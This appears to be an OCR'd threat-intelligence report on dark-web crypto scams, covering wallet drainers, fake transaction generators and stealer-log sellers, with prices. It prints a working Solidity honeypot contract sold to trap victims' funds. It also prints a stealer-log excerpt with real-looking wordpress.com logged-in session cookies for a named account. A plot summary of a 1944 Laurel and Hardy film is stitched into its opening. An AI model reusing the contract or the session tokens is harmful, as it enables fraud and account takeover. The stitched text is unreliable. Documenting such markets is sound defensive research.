
40 DAYS IN DEEP/DARK WEB ABOUT CRYPTO SCAM



HADESS

About Cover

Nothing but Trouble (1944 film)

Ollie and Stan discover that they have forgotten to buy the dinner's steak, and can't buy one now, as they have spent all the money they were given by Elvira; they blame each other. They see a lion at the nearby zoo being fed a big steak, and decide to try and steal it for the dinner. Christopher is not aware that Stan and Ollie are working where Saul is to be the guest. While Stan and Ollie argue about who will actually take the steak from the lion, equally afraid of being eaten themselves, Christopher steps in and snatches the steak away from the lion, which has been distracted by Stans being so afraid that he's jumped up on top of a wall.


Forward

Last year ransomware scammed more than 100 billion dollar from various organizations and users. We decide in this document research methods from seller to end client.

This report was made by the Hadess and data comes from various sources such as: Dark Web , Deep Web Forums, Sellers and Websites.

Table of Contents

Summary of Finding



Abbrev.

Wallet Drainer

Methods of scamming to earn crypto such as: Honeypot smart contract on bsc network, fake nft mint page, Metamask drainer page.

Auto transfer

Phishing system can be transfer crypto from victim wallet to attacker wallets, for example Coinbase Auto Transfer System Phishing can be transfer your coinbase crypto to other wallet

Crypto base

Mixed mail/pass of exchange account can be used in auto-transfer for withdrew without any limitation

Mixed log

Lot of logs included personal information, files, wallet address, wallet private/seed key, ...

Fake transaction

Scam transfer crypto that confirm in one of confirmation stages and rollback after 12h till 2 week

Private/Seed Key Reverse


Methods for reverse wallet address and auto-transfer with private key or seed key.

RAMP

Forums about ransomware as a service(raas).


Tools

Fake Transaction Generator




This tool generates fake bitcoin transactions and stays for 07-28 days depending on the blockchain network and license Type.
Price: £ 499.99 – £ 4,999.99

Wallet drainer



Metamask drainer page - price: 4000$




fake nft mint page - price: 2000$

Wallet drainer

Honeypot smart contract on bsc network - price: 500$

```
pragma solidity ^0.4.18;

contract MultiplicatorX3
{
    address public Owner = msg.sender;

    function() public payable{}

    function withdraw()
    payable
    public
    {
        require(msg.sender == Owner);
        Owner.transfer(this.balance);
    }

    function Command(address adr,bytes data)
    payable
    public
    {
        require(msg.sender == Owner);
        adr.call.value(msg.value)(data);
    }

    function multiplicate(address adr)
    public
    payable
    {
        if(msg.value>=this.balance)
        {
            adr.transfer(this.balance+msg.value);
        }
    }
}
```


Nocryi Logs



```
wordpress.com   FALSE   /   FALSE   1712077212  hblid   58CGoaZxRMljPpJb3C5Vo0J0jY6Aoyar
.wordpress.com  TRUE    /   FALSE   1680541211  landingpage_currency    INR
wordpress.com   FALSE   /   FALSE   1712077212  olfsk   olfsk8489700339136055
.wordpress.com  TRUE    /   FALSE   1656784831  _gcl_au 1.1.1711582743.1649008831
.wordpress.com  TRUE    /   FALSE   1680766461  _clck   1mktigj|1|f0e|0
.wordpress.com  TRUE    /   FALSE   253402257600    G_ENABLED_IDPS  google
.wordpress.com  TRUE    /   FALSE   1657006754  _fbp    fb.1.1649008832136.1655788855
.wordpress.com  TRUE    /   FALSE   1712302742  _ga GA1.2.409740311.1649008832
.wordpress.com  TRUE    /   FALSE   1680766743  _pin_unauth dWlkPUltWmpNamxtWVRJdE56TTBOeTAwTkRNNExXRmxNakV0T1RNNVlUUXpaVGMzTURJNA
.wordpress.com  TRUE    /   FALSE   1682926742  _uetvid f41e27d0b37711ecaa667371a3a12558
.wordpress.com  TRUE    /   FALSE   1680767126  _wpndash    f637f45a9b474c7051cb5a06
.wordpress.com  TRUE    /   FALSE   1759607125  recognized_logins   DsLez6ayrinkbp7079R-jFDMdyXxDBrGzESgHVUiT9oaSj8yVWlSqo56r64J8-L4KXp89_
.wordpress.com  TRUE    /wp-admin   FALSE   1743839125  wordpress   wondertips777%7C1743839125%7CpGuls0TloUFjQRNolXxl6oSDOSvmyxjzUoI9iT8gc
.wordpress.com  TRUE    /   FALSE   1743839125  wordpress_logged_in wondertips777%7C1743839125%7CpGuls0TloUFjQRNolXxl6oSDOSvmyxjzUoI9iT8gc
.wordpress.com  TRUE    /wp-admin   FALSE   1743839125  wordpress_sec   wondertips777%7C1743839125%7CpGuls0TloUFjQRNolXxl6oSDOSvmyxjzUoI9i
```

Complete informative logs: cookies, authentications, sessions, victim information (hardware), Discord tokens, autocomplete and much more.

BradMax Logs



Complete informative logs: cookies, authentications, sessions, victim information (hardware), Discord tokens, autocomplete and much more.


Baron Cloud Logs

Complete informative logs: cookies, authentications, sessions, victim information (hardware), Discord tokens, autocomplete and much more.

Fate Cloud Logs

Complete informative logs: cookies, authentications, sessions, victim information (hardware), Discord tokens, autocomplete and much more.

Log Checker



Automatically search for keywords in mail access for yahoo / gmail!
Services Cookies Checker: Youtube , Netflix , Gmail , Instagram , Facebook , Yahoo , Steam , Coinbase , Amazon , Binance
All services come with captures like balance,items...

Wallet_dat_net

buy a Bitcoin core wallet.dat file with a lost or forgotten password


Magnus Ransomware

